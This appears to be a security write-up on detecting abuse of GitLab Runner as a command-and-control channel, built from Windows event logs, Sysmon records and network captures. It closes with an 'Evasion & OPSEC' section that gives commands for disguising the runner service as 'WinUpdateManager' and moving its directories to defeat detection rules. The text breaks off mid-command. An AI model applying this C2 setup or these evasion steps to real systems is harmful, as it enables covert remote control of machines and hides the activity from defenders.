What a defender sees on the endpoint: gitlab-runner.exe spawning powershell.exe, repeated outbound HTTPS to gitlab.com:443, service installation under the configured working directory, PowerShell Script Block Logging (EID 4104) capturing commands in plaintext.
Network Communication


The runner communicates exclusively over outbound TCP port 443 to gitlab.com (172.65.251.78). The pfSense state table shows persistent ESTABLISHED connections originating from the endpoint - the runner’s polling loop maintaining an active connection to GitLab at all times. The Wireshark capture confirms the traffic is TLS-encrypted with SNI set to gitlab.com, making it indistinguishable from any legitimate GitLab API client or browser session. No inbound connections, no unusual destinations, no cleartext. Note that no TLS inspection was performed during the tests.
1
2
3
4
5
6
7
$ nslookup -q=A gitlab.com 1.1.1.1
Server:		1.1.1.1
Address:	1.1.1.1#53

Non-authoritative answer:
Name:	gitlab.com
Address: 172.65.251.78
Custom Event Provider
During installation, the GitLab Runner registers itself as a custom Windows Event Log provider under the Application log channel. This means runner activity - service start, job execution, errors - is written directly to the Windows Event Log under the source name gitlab-runner.

From a detection standpoint, this is a double-edged artifact: the presence of a gitlab-runner event source on a machine that has no business running CI pipelines is itself a strong indicator of compromise, and the events logged under it expose job execution activity without requiring PowerShell Script Block Logging to be enabled.
Runner Installation Events
The enrollment one-liner triggers a chain of detectable events across multiple Windows log sources.

PowerShell Script Block Logging - EID 4104
The full enrollment command is captured in plaintext before execution:
| Field | Value |
|---|---|
| Channel | Microsoft-Windows-PowerShell/Operational |
| Event ID | 4104 |
| ScriptBlockText | $d='C:\\GitLab-Runner';$r=\"$d\\gitlab-runner-windows-amd64.exe\"(...) |
| Timestamp | 2026-06-26T12:47:46Z |
Even if the command was delivered encoded or obfuscated, Script Block Logging records the decoded content prior to execution - the registration token and GitLab instance URL are visible in cleartext.
Sysmon EID 11 - File Created
| Field | Value |
|---|---|
| Event ID | 11 |
| Image | C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe |
| TargetFilename | C:\GitLab-Runner\gitlab-runner-windows-amd64.exe |
| User | W11\user |
| MITRE | T1105 - Ingress Tool Transfer |
PowerShell downloading and writing the runner binary to disk.
Sysmon EID 13 - Registry Value Set (Service ImagePath)
| Field | Value |
|---|---|
| Event ID | 13 |
| Image | C:\WINDOWS\system32\services.exe |
| TargetObject | HKLM\System\CurrentControlSet\Services\gitlab-runner\ImagePath |
| Details | C:\GitLab-Runner\gitlab-runner-windows-amd64.exe run --config ... --service gitlab-runner |
| User | NT AUTHORITY\SYSTEM |
| MITRE | T1543.003 - Windows Service |
services.exe writing the runner binary path into the service registry key - the persistence mechanism being established.
System EID 7045 - New Service Installed
| Field | Value |
|---|---|
| Channel | System |
| Event ID | 7045 |
| ServiceName | gitlab-runner |
| ImagePath | C:\GitLab-Runner\gitlab-runner-windows-amd64.exe run ... |
| StartType | auto start |
| AccountName | LocalSystem |
| MITRE | T1543.003 - Windows Service |
Service Control Manager confirming the service was installed with automatic start under LocalSystem - the highest privilege account on the machine.
Process Execution Chain

When the operator sends a command from the GitRunner C2 terminal, a CI pipeline is triggered and dispatched to the target runner. The following captures the full activity on the endpoint - from the runner picking up the job to PowerShell executing the command and returning output.

The runner process (gitlab-runner.exe) continuously polls GitLab for pending jobs. Once a job is dispatched, it fetches the command payload via the CMD CI variable and spawns a child powershell.exe process to execute it.

Captured process creation event using Process Explorer tool: gitlab-runner.exe service as the parent spawning powershell.exe with -NoProfile -NonInteractive -ExecutionPolicy Bypass flags.

Note: If the executed command spawns a process that does not terminate before the job completes (e.g. notepad.exe, calc.exe), the parent PowerShell process will have already exited by the time the child is visible. Process Explorer will display the spawned process as an orphan - no parent, or a non-existent PPID.
PowerShell Script Block Logging (EID 4104) records the exact command before execution, in plaintext, regardless of how it was delivered.


Excerpt of event field data.win.system.message containing Powershell Script Block:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33

(...)
${CI_SERVER_URL}="https://gitlab.com"
${CI_CONFIG_REF_URI}="gitlab.com/vrls/test-3//.gitlab-ci.yml@refs/heads/main"
${CI_COMMIT_BRANCH}="main"
${CI_COMMIT_MESSAGE}="Update GitRunner C2 command pipeline"
${env:CI_TRACEPARENT}=${CI_TRACEPARENT}
${CI_TRACESTATE}="gitlab=pipeline:2632889144;job:15060428732"
${env:GIT_STRATEGY}=${GIT_STRATEGY}
${GITLAB_USER_ID}="8341140"
${GITLAB_USER_LOGIN}="vrls"
${env:GITLAB_USER_NAME}=${GITLAB_USER_NAME}
${TARGET_TAG}="win11"
${env:TARGET_TAG}=${TARGET_TAG}
${RUN}="1"
${env:RUN}=${RUN}
${CMD}="systeminfo" # <---------------- Command issued on GitRunner C2 Terminal
${env:CMD}=${CMD}
${RUNNER_TEMP_PROJECT_DIR}="C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp"
${GITLAB_ENV}="C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp\gitlab_runner_env"
${env:GITLAB_ENV}=${GITLAB_ENV}
New-Item -ItemType directory -Force -Path "C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp" | out-null
if(!(Test-Path "C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp\gitlab_runner_env")) { New-Item -ItemType file -Force "C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp\gitlab_runner_env" | out-null }
Try { Get-Content "C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp\gitlab_runner_env" | ForEach { $k, $v = $_.split('='); Set-Content env:\$k $v} } Catch {
  echo "\u001b[0;33mUnable to read env file: `"C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3.tmp\gitlab_runner_env`"\u001b[0;m"
}
cd "C:\GitLab-Runner\builds\VXDnIW0qf\0\vrls\test-3"
if(!$?) { Exit &{if($LASTEXITCODE) {$LASTEXITCODE} else {1}} }
echo "\u001b[32;1m`$ IEX `$env:CMD\u001b[0;m"
IEX $env:CMD
if(!$?) { Exit &{if($LASTEXITCODE) {$LASTEXITCODE} else {1}} }
}
(...)
Windows Security - EID 4104 (Script Block, Part 1 of 2)
| Field | Value |
|---|---|
| Channel | Microsoft-Windows-PowerShell/Operational |
| Event ID | 4104 |
| Script Block ID | bc9d38e3-7c0c-49a6-a7fb-40caf3530b54 |
| Process ID | 9452 |
| Timestamp | 2026-06-26 21:54:03 UTC |
The first fragment contains the full runner feature-flag initialisation block (FF_* variables) and the TLS CA certificate written to disk at C:\GitLab-Runner\builds\<token>\0\vrls\test-3.tmp\CI_SERVER_TLS_CA_FILE. While noisy, it establishes that a runner job is being bootstrapped.
Windows Security - EID 4104 (Script Block, Part 2 of 2)
| Field | Value |
|---|---|
| Channel | Microsoft-Windows-PowerShell/Operational |
| Event ID | 4104 |
| Script Block ID | bc9d38e3-7c0c-49a6-a7fb-40caf3530b54 |
| Timestamp | 2026-06-26 21:54:04 UTC |
The second fragment is where the actionable forensic content appears. The following variables are logged in plaintext within the script block:
| Variable | Value | Significance |
|---|---|---|
CMD | systeminfo | Operator-supplied command dispatched via GitRunner C2 |
GITLAB_USER_EMAIL | user@gmail.com | Identity of the authenticated GitLab user who triggered the pipeline |
GITLAB_USER_LOGIN | username | GitLab username of the operator |
CI_PIPELINE_SOURCE | api | Pipeline was triggered via the API - no git push occurred |
GIT_STRATEGY | none | No repository clone, consistent with C2 use rather than legitimate CI |
CI_JOB_NAME | run_command | Static job name used by the C2 framework |
CI_COMMIT_MESSAGE | Update GitRunner C2 command pipeline | Static commit message written by ensureCiFile() |
CI_JOB_TOKEN | glcbt-70_... | Short-lived job token, exposed in plaintext in the script block |
The combination of CI_PIPELINE_SOURCE=api, GIT_STRATEGY=none, and a static CI_JOB_NAME of run_command is highly anomalous. Legitimate pipelines are triggered by code pushes or scheduled runs and always clone the repository. A pipeline triggered solely via the API with no clone and a hardcoded job name is a strong indicator of C2 activity.
Wazuh Rule 91820 - Recursive File System Search
| Field | Value |
|---|---|
| Rule ID | 91820 |
| Description | PowerShell script recursively collected files from a filesystem search |
| Level | 4 |
| Timestamp | 2026-06-26 21:54:06 UTC (~2 s after execution) |
Evasion & OPSEC
Renaming the Service
By default, the runner installs under the service name gitlab-runner, a string that appears verbatim in EID 7045 (ServiceName), Sysmon EID 13 (TargetObject), and as the custom Event Log source name. Any detection rule targeting this string will match immediately.
The --service flag at install time replaces it with an arbitrary name:
1
.\gitlab-runner.exe install --service "WinUpdateManager"
This single change causes all three of those event fields to reflect the new name, defeating signature-based rules without any other modification to the runner’s behavior.
Relocating the Working Directory
The default working directory C:\GitLab-Runner\ is predictable and appears throughout the detection artifacts covered earlier in Sysmon EID 11 file creation events, EID 13 registry writes, and most notably in EID 4104 script blocks where the full build path C:\GitLab-Runner\builds\<token>\<id>\ is logged in plaintext.
Two paths need to be considered separately: the runner’s install directory and the directory where job scripts are written.
The install directory containing the binary and config.toml must be persistent across reboots, so it stays under C:\ProgramData\<service-name>\. The --working-directory and --config flags relocate it at install time:
1
2
3
4
.\gitlab-runner.exe install `
